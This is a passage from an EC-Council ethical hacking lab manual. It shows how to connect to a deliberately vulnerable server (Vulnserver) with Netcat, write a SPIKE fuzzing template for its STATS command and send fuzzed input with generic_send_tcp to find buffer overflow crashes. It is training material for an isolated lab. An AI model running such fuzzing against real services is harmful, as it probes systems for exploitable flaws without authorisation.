
18. Keep **Immunity Debugger** and **Vulnserver** running, and switch to the **Parrot Security** virtual machine.
19. We will now use the Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
20. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
21. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
22. Now, type **cd** and press **Enter** to jump to the root directory.
23. Type **nc -nv 10.10.1.11 9999** and press **Enter**.

    Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**) and **9999** is the target port.
24. The **Welcome to Vulnerable Server!** message appears; type **HELP** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

25. A list of **Valid Commands** is displayed, as shown in the screenshot.



26. Type **EXIT** and press **Enter** to exit the program.
27. Now, we will generate spike templates and perform spiking.

    Note: Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

28. To create a spike template for spiking on the STATS function, type **pluma stats.spk** and press **Enter** to open a text editor.
29. In the text editor window, type the following script:


    s_readline();

    s_string("STATS ");

    s_string_variable("0");

30. Press **Ctrl+S** to save the script file and close the text editor.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




31. Now, in the terminal window, type **generic_send_tcp 10.10.1.11 9999 stats.spk 0 0** and press **Enter** to send the packages to the vulnerable server.


    Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**), **9999** is the target port number, **stats.spk** is the spike_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

32. Leave the script running in the terminal window.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



33. Now, switch to the target machine (here, **Windows 11**), and in the **Immunity Debugger** window, you can observe that the process status is still **Running**, which indicates that the STATS function is not vulnerable to buffer overflow. Now, we will repeat the same process with the TRUN function.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

